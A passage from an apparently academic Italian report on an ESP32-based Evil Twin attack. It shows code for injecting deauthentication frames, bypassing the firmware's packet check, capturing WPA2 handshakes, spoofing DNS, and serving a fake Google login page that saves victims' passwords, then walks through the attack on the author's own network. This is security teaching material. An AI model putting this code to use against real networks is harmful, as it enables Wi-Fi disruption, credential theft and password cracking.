L'adozione di questa soluzione ha permesso di focalizzare lo sviluppo sulle logiche di alto livello dell'attacco Evil Twin come la gestione del Captive Portal e la cattura dell'handshake.

Procediamo, dunque, ad analizzare la logica dietro l'iniezione di frame di deautenticazione:

```
1 typedef struct {
2     uint8_t frame_control[2] = { 0xC0, 0x00 };
3     uint8_t duration[2];
4     uint8_t station[6];
5     uint8_t sender[6];
6     uint8_t access_point[6];
7     uint8_t fragment_sequence[2] = { 0xF0, 0xFF };
8     uint16_t reason;
9 } deauth_frame_t;
```

Listing 3.1: Struct deauth\_frame\_t

Questa struct presente nel file *types.h* rispecchia byte per byte lo standard IEEE 802.11 per i frame di gestione. I primi due byte sono 0xC0 e 0x00, il primo byte sta ad indicare che il tipo di pacchetto è **Management** e il sottotipo è **Deauthentication**. Nei vettori *station*, *sender* e *access\_point* saranno rispettivamente inseriti i MAC address del client vittima, del sender (l'ESP32 fingerà di essere l'AP target) e dell'AP. Infine, nell'intero a 16 bit *reason* verrà inserito il motivo della deautenticazione. Particolare attenzione merita il file *deauth.cpp* in quanto qui sono presenti almeno tre fasi distinte:

1. Evasione dei controlli
2. Intercettazione e mira
3. Fuoco

### Evasione dei controlli

Normalmente, il firmware dell'ESP32 possiede dei meccanismi di sicurezza interni per impedire l'invio di pacchetti malformati o non standard. Nel file *deauth.cpp* è infatti presente l'override di una funzione chiamata "*ieee80211\_raw\_frame\_sanity\_check*". Questa funzione esiste nativamente nelle librerie chiuse di Espressif e servirebbe a bloccare pacchetti non validi.

```
1 extern "C" int ieee80211_raw_frame_sanity_check(int32_t arg, int32_t
2   arg2, int32_t arg3) {
3   return 0;
4 }
```

Listing 3.2: Override della Sanity Check

Attraverso tool di reverse engineering (*Ghidra* in questo caso) la community ha scoperto l'esistenza di questa funzione nelle librerie chiuse di Espressif. È stata quindi creata una funzione con lo stesso identico nome dell'originale ed è stato forzato il Linker a dare priorità al nostro codice piuttosto che alle librerie esterne (in *platformio.ini* i build-flag *-Wl,-z,muldefs* servono proprio a questo scopo). Il risultato è che il sistema ignora completamente la funzione originale che compie i controlli e usa la nostra funzione "*dummy*" che si limita a ritornare sempre 0 segnalando così che il pacchetto non sia "illegale" o malformato.

### Intercettazione e mira

La funzione *sniffer* è contrassegnata come *IRAM\_ATTR* per essere eseguita velocemente dalla RAM ogni volta che l'antenna riceve un pacchetto. Tale funzione è, infatti, in realtà una vera e propria interruzione.

All'interno di questa funzione l'ESP32 sarà in grado di mandare un attacco di deautenticazione mirato ad un singolo AP (DEAUTH\_TYPE\_SINGLE) o a tutti gli AP nelle vicinanze (DEAUTH\_TYPE\_ALL). Sarà l'attaccante stesso a specificare quale tipo di attacco condurre. Tale discriminazione è esplicitata in un variabile di tipo intero chiamata *deauth\_type*. Se *deauth\_type == DEAUTH\_TYPE\_SINGLE* il codice non procederà a sparare a caso; userà la modalità promiscua per ascoltare il traffico e prendere la mira.

```
1 if (deauth_type == DEAUTH_TYPE_SINGLE) {  
2     if (memcmp(mac_header->dest, deauth_frame.sender, 6) == 0) {  
3         memcpy(deauth_frame.station, mac_header->src, 6);  
4         for (int i = 0; i < NUM_FRAMES_PER_DEAUTH; i++) esp_wifi_80211_tx(  
5             WIFI_IF_AP, &deauth_frame, sizeof(deauth_frame), false);  
6         eliminated_stations++;  
7     } else return;  
}
```

Listing 3.3: Caso di attacco su un AP target

La condizione dell'if interno serve per controllare se il pacchetto intercettato è destinato all'AP target. In caso affermativo si procede a copiare l'indirizzo MAC del client vittima (mittente) nel vettore *station* della struct vista in precedenza.

## Fuoco

Viene utilizzata la funzione *esp\_wifi\_80211\_tx*. Questa è un'API di basso livello che permette di inviare un buffer arbitrario direttamente all'interfaccia radio.

```
1 for (int i = 0; i < NUM_FRAMES_PER_DEAUTH; i++) esp_wifi_80211_tx(  
    WIFI_IF_AP, &deauth_frame, sizeof(deauth_frame), false);
```

Listing 3.4: Invio dei frame di Deauth

L'ESP32 non ne invia solo uno. Appena individuata la vittima, il codice esegue un ciclo for basato su *NUM\_FRAMES\_PER\_DEAUTH* (definito come 16 in *definitions.h*) per inviare una raffica rapida di pacchetti. Questo meccanismo assicura che almeno uno dei pacchetti venga ricevuto dal client, forzandolo a disconnettersi immediatamente dalla rete.

### 3.2.2 Cattura dell'Handshake

La funzione *sniffer*, oltre a inviare i frame di deautenticazione ai client, è responsabile della cattura di almeno un Beacon frame e dei frame EAPOL.

#### Cattura del Beacon frame

Ribadiamo che il Beacon frame è necessario per catturare l'SSID della rete, servirà quindi salvarlo insieme ai vari frame EAPOL in un file di testo.

```
1 if (!beacon_captured && type == WIFI_PKT_MGMT) {  
2     if (memcmp(mac_header->src, deauth_frame.sender, 6) == 0) {  
3         if (data[0] == 0x80) {  
4             ...codice di salvataggio...  
5             beacon_captured = true;  
6         }  
7     }  
8 }
```

Listing 3.5: Cattura del Beacon frame

Sappiamo che i Beacon sono pacchetti di gestione dunque il primo if funge da filtro. La variabile di tipo bool *beacon\_captured* serve per catturare un solo Beacon in modo tale da ottimizzare l'uso delle risorse una volta catturato. Il secondo if confronta l'indirizzo MAC sorgente del pacchetto con l'indirizzo MAC dell'AP target. Il terzo

if quindi controlla il tipo e il sottotipo del pacchetto andando a distinguere se quel pacchetto sia effettivamente un Beacon o altri frame di gestione.

Una volta individuato, il Beacon frame viene salvato in un buffer. Esso non viene riportato direttamente su file in quanto la scrittura su file presente sulla Micro SD è particolarmente lenta e avrebbe causato potenziali problemi alla funzione *sniffer* che è un'interrupt.

### Cattura dei frame EAPOL

A differenza dei Beacon frame, i frame EAPOL sono di tipo data.

```
1 if ((deauth_type == DEAUTH_TYPE_SINGLE) && (type == WIFI_PKT_DATA) &&
2     involves_target_ap) {
3     for (int i = 24; i < packet_length - 8; i++) {
4         if (data[i] == 0x88 && data[i+1] == 0x8E) {
5             if (data[i-6] == 0xAA && data[i-5] == 0xAA) {
6                 ...trovato e salvato nel buffer...
7                 break;
8             }
9         }
10    }
```

Listing 3.6: Cattura dei frame EAPOL

Anche qui il primo if funge da filtro: anzitutto ha senso catturare l'handshake solo quando si seleziona il tipo di attacco mirato ad un AP target, successivamente si controlla che effettivamente sia un frame di tipo data.

A differenza del Beacon che ha una struttura fissa, i pacchetti EAPOL sono encapsulati dentro frame dati generici, dunque non sappiamo esattamente dove iniziano. La

soluzione adottata scansiona il frame byte per byte partendo dall'offset 24, che è la lunghezza minima dell'header MAC, fino a poco prima della fine.

Il primo if interno al ciclo for cerca la "firma" EAPOL che abbiamo già detto essere "0x88 0x8E", questo è infatti l'Ethernet Type standard per il protocollo EAPOL. L'if interno fa un ulteriore controllo, fatto per evitare i "falsi positivi"; il codice controlla 6 byte indietro e verifica che siano presenti i byte "0xAA 0xAA". Questo perchè lo standard IEEE 802.2 LLC/SNAP inizia con AA AA e prosegue con 03; dunque se troviamo questa combinazione di byte saremo sicuri di aver trovato un pacchetto EAPOL. Quest'ultima affermazione è stata effettivamente osservata durante la cattura dei frame EAPOL nel laboratorio di test.

I frame catturati vengono salvati in un buffer circolare; sarà il loop principale nel main a scrivere effettivamente i dati catturati su file.

#### Text2pcap

Text2pcap è un tool incluso nella suite di Wireshark. Il suo scopo è convertire un file di testo contenente un "dump esadecimale" di pacchetti di rete in un file binario .pcap, che può essere poi aperto, analizzato e filtrato direttamente con Wireshark. Inoltre, il file .pcap è lo stesso che daremo in input a *hcxpcapngtool* per la conversione a .hc22000.

Tale tool è fondamentale in questo progetto perché l'ESP32 salva i dati su Micro SD come testo semplice dato che è più facile da gestire per un microcontrollore. Tuttavia per analizzare il 4-Way Handshake abbiamo bisogno del formato binario pcap.

Affinché text2pcap interpreti correttamente il file di testo, ogni riga di dati deve rispettare una struttura rigorosa composta da due elementi principali: l'Offset e i Byte.

La struttura standard che text2pcap cerca è la seguente:

<Offset> <Byte 1> <Byte 2> ... <Byte N>

1. **L'Offset:** È il primo elemento della riga. Indica la posizione del primo byte di quella riga all'interno del pacchetto. Di solito è formattato a 6 o 8 cifre. La prima riga di ogni nuovo pacchetto deve iniziare tassativamente con l'offset 000000 in quanto questo segnala a text2pcap l'inizio di un pacchetto.
2. **I Byte:** Seguono l'offset. Sono i dati grezzi del pacchetto Wi-Fi. Ciascun byte deve essere separato tramite uno spazio.

Di seguito viene riportato un esempio di dump esadecimale che text2pcap può riconoscere:

```
000000 00 0e b6 00 00 02 00 0e b6 00 00 00 01 08 00 45 00  
000010 00 28 00 00 00 00 ff 01 37 d1 c0 00 02 01 c0 00  
000020 02 02 08 00 a6 2f 00 01 00 01 48 65 6c 6c 6f 20  
000030 57 6f 72 6c 64 21
```

Tornando al codice, nella funzione *save\_pending\_packets* all'interno del file *main.cpp* è presente la logica per la scrittura dei dump su file:

```
1 File dumpFile = SD.open("/capture.txt", FILE_APPEND);  
2 dumpFile.println("#Pacchetto EAPOL/Beacon");  
3 for (int k = 0; k < real_length; k++) {  
4     Gestione OFFSET  
5     if (k % 16 == 0) {  
6         if (k > 0) dumpFile.println();  
7         dumpFile.printf("%06X ", k);  
8     }  
9     Stampa dei BYTE
```

```
10     dumpFile.printf("%02X ", pkt->data[k]);  
11 }
```

Listing 3.7: Logica di stampa su file

Il primo if all'interno del ciclo for controlla se k sia diventato 16 o un suo multiplo, in caso affermativo va a capo in modo tale che ogni riga sia composta da 16 byte. Viene quindi stampato l'offset a 6 cifre mentre la stampa dei byte avviene ad ogni iterazione del ciclo.

Il file *capture.txt* verrà a questo punto estratto dalla Micro SD su un pc e si procederà a lanciare *text2pcap*:

```
text2pcap -l 105 capture.txt output.pcap
```

- *-l 105*: 105 è l'ID per IEEE 802.11 Wireless LAN. Va specificato in quanto di default Wireshark cerca header Ethernet.
- *capture.txt*: File in input generato dall'ESP32.
- *output.pcap*: File in output che verrà prima analizzato con Wireshark e poi dato a *hcxpcapngtool*.

### 3.2.3 Captive Portal

Il funzionamento del Captive Portal si basa su tre pilastri principali:

1. **Inganno (Evil Twin)**
2. **Dirottamento (DNS Spoofing)**
3. **Phishing (Web Server)**

### Inganno (Evil Twin)

Tutto inizia quando l'attaccante lancia un attacco su un AP target. Il file *deauth.cpp* si occupa di trasformare l'ESP32 nel "gemello cattivo" della rete vittima.

Più nello specifico la funzione *start\_deauth* fa questo:

1. Disconnette l'Access Point originale dell'ESP32 (con SSID *Napoli\_Free\_WiFi*).
2. Crea un nuovo Access Point usando lo stesso SSID dell'AP vittima ma senza password e sullo stesso canale radio.

```
1 void start_deauth(int wifi_number, int attack_type, uint16_t reason,
2                     String spoof_ssid) {
3
4     ...
5
6     if (deauth_type == DEAUTH_TYPE_SINGLE) {
7
8         DEBUG_PRINT("Starting Deauth-Attack on network: ");
9
10        DEBUG_PRINTLN(WiFi.SSID(wifi_number));
11
12        --- LOGICA EVIL TWIN DINAMICA ---
13
14        1. Disconnettiamo il SoftAP attuale (Napoli_Free_WiFi)
15
16        WiFi.softAPdisconnect(true);
17
18        delay(100);
19
20        2. Configuriamo il nuovo SoftAP con il nome del Target
21
22        WiFi.softAP(spoof_ssid.c_str(), AP_PASS, WiFi.channel(wifi_number));
23
24        DEBUG_PRINT("Evil Twin Started: ");
25
26        DEBUG_PRINTLN(spoof_ssid);
27
28        memcpy(deauth_frame.access_point, WiFi.BSSID(wifi_number), 6);
29
30        memcpy(deauth_frame.sender, WiFi.BSSID(wifi_number), 6);
31
32    }
33
34    ...
35
36 }
```

Listing 3.8: Logica dell'inganno

Poiché la rete è aperta (`AP_PASS = ""` nel file `definitions.h`), i dispositivi della vittima (appena disconnessi con l'attacco deauth) tenteranno di riconnettersi automaticamente a quella che credono essere la loro rete, oppure l'utente vedrà la rete aperta e si conterà manualmente.

### Dirottamento (DNS Spoofing)

Una volta che la vittima è connessa, entra in gioco il Captive Portal. Normalmente, quando un telefono si connette al Wi-Fi, prova a contattare un sito noto per verificare se c'è internet:

- `connectivitycheck.gstatic.com` su dispositivi Android.
- `captive.apple.com` su dispositivi Apple.

In `main.cpp`, viene attivato un server DNS speciale che "menta" a tutte le richieste:

```

1 void setup() {
2   --- INIZIALIZZAZIONE SD ---
3   if (!SD.begin()) {
4     Serial.println("SD Card Mount Failed");
5   } else {
6     Serial.println("SD Card Mount Success");
7   }
8   WiFi.mode(WIFI_MODE_AP);
9   WiFi.softAP(AP_SSID, AP_PASS);
10  --- DIROTTAMENTO DNS ---
11  dnsServer.start(53, "*", WiFi.softAPIP());
12  start_web_interface();
13 }
```

Listing 3.9: Logica del dirottamento

In particolare analizziamo la riga di codice `dnsServer.start(53, "*", WiFi.softAPIP())`

- `53`: È la porta standard del DNS.
- `*`: È il carattere jolly (wildcard). Significa "per qualsiasi sito web richiesto".
- `WiFi.softAPIP()`: Risponde con l'indirizzo IP dell'ESP32.

Qualsiasi sito la vittima cerchi di visitare o alle stesse verifiche automatiche del telefono, il DNS risponde e dirotta la richiesta su una pagina di login falsa.

### Phishing (Web Server)

Quando il browser della vittima viene reindirizzato all'IP dell'ESP32, il Web Server (gestito in `web_interface.cpp`) risponde.

La funzione `handle_root` fornisce il codice HTML che replica fedelmente la pagina di login di Google. Non essendo connesso ad internet l'immagine del logo di Google non può essere presa tramite URL. Ecco spiegata la presenza del file `glogo.h`: al suo interno troviamo tanti caratteri esadecimali che costituiscono appunto il logo di Google. Quindi quando l'HTML richiede il logo di Google il server risponde usando l'array di byte `google_logo_png` definito in `glogo.h`. Questa soluzione è più efficiente rispetto a quella che prevede di prelevare l'immagine del logo dalla Micro SD.

A questo punto la pagina di login invia i dati a `/capture` via POST. Viene chiamata la funzione `handle_capture` che riceve i dati e li scrive in un file di testo `credentials.txt` sulla Micro SD.

```

1 void handle_capture() {
2     String email = server.arg("email");
3     String password = server.arg("password");
4     if (email.length() > 0 && password.length() > 0) {
5         File file = SD.open("/credentials.txt", FILE_APPEND);

```

```
6   if (file) {
7     file.print(email);
8     file.print(":");
9     file.println(password);
10    file.close();
11    Serial.println("Credenziali salvate su SD!");
12  }
13 }
14 ... HTML del caricamento infinito ...
15 }
```


Listing 3.10: Logica del phishing

Verrà infine mostrata una pagina di caricamento infinito per tenere la vittima in attesa mentre ormai l'attaccante ha ottenuto le credenziali.

## Capitolo 4


# Esecuzione dell'Attacco

Vediamo in questo capitolo le varie fasi che l'attaccante attraversa per portare a termine un attacco con successo.



L'attacco verrà eseguito tramite un pc; il client vittima connesso all'AP target è un

telefono Google Pixel-9. L'AP target è il mio router personale, più nello specifico verrà attaccata una rete guest WPA2 Personal (2.4GHz) creata per lo scopo:



## 4.1 Fase di Preparazione

Il primo step per l'attaccante è connettere il proprio dispositivo alla rete aperta offerta dall'ESP32 con SSID "Napoli\_Free\_WiFi". Mantenere l'ESP32 acceso, quindi, configura automaticamente un attacco in quanto l'Evil Twin e il Captive Portal sono già funzionanti; se un utente vittima si connette e cade nella trappola l'attaccante avrà già raccolto delle credenziali.

Supponendo che lo scopo dell'attaccante sia quello di andare ad inviare frame di deautenticazione mirati ai client connessi all'AP target allora gli basterà andare al-

l'indirizzo 192.168.4.1/admin. Verrà restituita una pagina web dove egli potrà dare inizio allo scanning degli AP nelle vicinanze:

The screenshot shows a web-based interface for the Kali NetHunter tool. At the top, it displays the URL <http://192.168.4.1/admin>. Below the header, there are links for 'Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking DB'. The main content area has a title 'ESP32 Deauther/4-Way Cracking/Evil Twin'. Underneath, there's a section titled 'WiFi Networks' containing a table with the following data:

Number	SSID	BSSID	Channel	RSSI	Encryption
0	Ospiti-TIM-11016132	F2:1B:24:3C:D5:3E	5	-38	WPA2_PSK
1	[REDACTED]	[REDACTED]	5	-39	WPA2_PSK
2	[REDACTED]	[REDACTED]	5	-67	WPA2_PSK
3	[REDACTED]	[REDACTED]	8	-91	WPA2_PSK

Below the table is a blue button labeled 'Rescan networks'. Further down, there's a section titled 'Launch Deauth-Attack' with input fields for 'Network Number' and 'Reason code', followed by a blue 'Launch Attack' button. At the bottom of this section, it says 'Eliminated stations: 0'.

Appena l'attaccante va su *Rescan networks* verranno restituite tutte le reti nelle vicinanze dell'ESP32. Diverse informazioni sono già al servizio dell'hacker:

- **SSID**
- **Indirizzo MAC (BSSID)**
- **Canale radio**
- **RSSI**
- **Encryption**

Tutto ciò è stato ottenuto avendo semplicemente l'ESP32 in modalità promiscua. Gli AP nelle vicinanze non fanno altro che inviare in broadcast i Beacon Frame. Poiché questa attività si limita all'ascolto di traffico già presente nell'etere, essa è definibile come **Passive Scanning**, caratterizzata da un impatto nullo sulla rete target e da una completa invisibilità.

I dati estratti dai Beacon Frame permettono di costruire una mappa dettagliata dell'ambiente wireless circostante, completando la fase di **Footprinting**.

Questa fase di raccolta informazioni costituisce le fondamenta per la selezione del bersaglio: l'attaccante sceglierà la rete con il segnale migliore e il protocollo di sicurezza attaccabile.

## 4.2 Fase di Attacco

### 4.2.1 Denial of Service

In questa fase l'attaccante inserisce semplicemente il numero della rete target e il *Reason code*, basterà quindi andare su *Launch Attack* e i frame di deautenticazione verranno inviati ai client connessi alla rete sotto attacco.

Nel nostro caso abbiamo scelto la rete con SSID "Ospiti-TIM-11016132", quindi ci basta inserire lo 0 in *Network Number* e 2 nel *Reason code*. Il 2 sta ad indicare che il motivo della deautenticazione sarebbe dovuto ad un "*Previous authentication no longer valid.*"

Avviato l'attacco di tipo DoS è avvenuta anche un'altra cosa: l'ESP32 ha copiato l'SSID delle rete target passando da "Napoli\_Free\_WiFi" a "Ospiti-TIM-11016132". Gli utenti deautenticati inizieranno a vedere due reti con lo stesso nome appena vorranno riconnettere i propri dispositivi.


Da qui in poi sarà necessario aspettare alcuni minuti in modo tale da poter catturare un buon numero di frame EAPOL e avere maggiori probabilità di intercettare l'intero handshake. Passati quei pochi minuti l'attaccante procede a fermare l'attacco andando su *Stop Deauth-Attack*.

#### 4.2.2 Evil Twin e Phishing

Se la vittima decide a questo punto di connettersi alla rete con l'SSID spoofato dall'ESP32 allora verrà reindirizzata automaticamente a una pagina di login falsa di Google. Le azioni come "*Password dimenticata?*", "*Scopri di più*" e "*Crea account*" non sono funzionanti, solo il pulsante *Avanti* esegue effettivamente due azioni:

1. Salva le credenziali catturate.
2. Mostra alla vittima una pagina di caricamento falsa.


## CAPITOLO 4. ESECUZIONE DELL'ATTACCO



Le credenziali inserite qui vengono salvate in un file di testo su Micro SD:


## CAPITOLO 4. ESECUZIONE DELL'ATTACCO

---



A screenshot of a terminal window titled '/run/media/benny/70B4-7089/credentials.txt - Mousepad'. The window has a dark theme. The menu bar includes 'File', 'Modifica', 'Cerca', 'Visualizzazione', 'Documento', and 'Aiuto'. Below the menu is a toolbar with icons for new file, open, save, copy, cut, paste, find, and search. The main text area contains two lines of text: '1 esempio@gmail.com:password' and '2 |'. The cursor is positioned at the end of the second line.

Di seguito la pagina di caricamento infinito che viene mostrata alla vittima:



### 4.2.3 WPA2 Cracking


Se la vittima decide di riconnettersi all'AP originale allora l'ESP32 catturerà i 4 messaggi EAPOL. Tutti i pacchetti (Beacon e EAPOL) vengono salvati in un file di testo su Micro SD:

## CAPITOLO 4. ESECUZIONE DELL'ATTACCO

```
1 #Pacchetto EAPOL/Beacon
2 000000 80 00 00 00 FF FF FF FF F2 1B 24 3C D5 3E
3 000010 F2 1B 24 3C D5 3E B0 31 73 64 04 94 61 00 00 00
4 000020 64 00 11 14 00 13 4F 73 70 69 74 69 2D 54 49 4D
5 000030 2D 31 31 30 31 36 31 33 32 01 08 82 84 8B 96 12
6 000040 24 48 6C 03 01 05 05 04 00 01 00 00 07 06 49 54
7 000050 20 01 0D 1E 20 01 00 23 02 16 00 C3 02 00 2F 46
8 000060 05 02 00 01 00 00 33 0E 51 01 02 03 04 05 06 07
9 000070 08 09 0A 0B 0C 0D 2A 01 04 32 04 0C 18 30 60 30
10 000080 14 01 00 00 0F AC 04 01 00 00 0F AC 04 01 00 00
11 000090 0F AC 02 0C 00 0B 05 01 00 1C 12 7A 2D 1A AD 09
12 0000A0 13 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00
13 0000B0 00 00 00 18 04 87 19 00 3D 16 05 00 04 00 00 00 00
14 0000C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
15 0000D0 BF 0C B2 99 C3 33 AA FF 38 01 AA FF 38 21 C0 05
16 0000E0 00 05 00 FC FF 7F 0B 00 00 08 80 00 00 00 00 00 00
17 0000F0 00 00 FF 1A 23 01 00 08 1A 44 10 00 20 CE 92 93
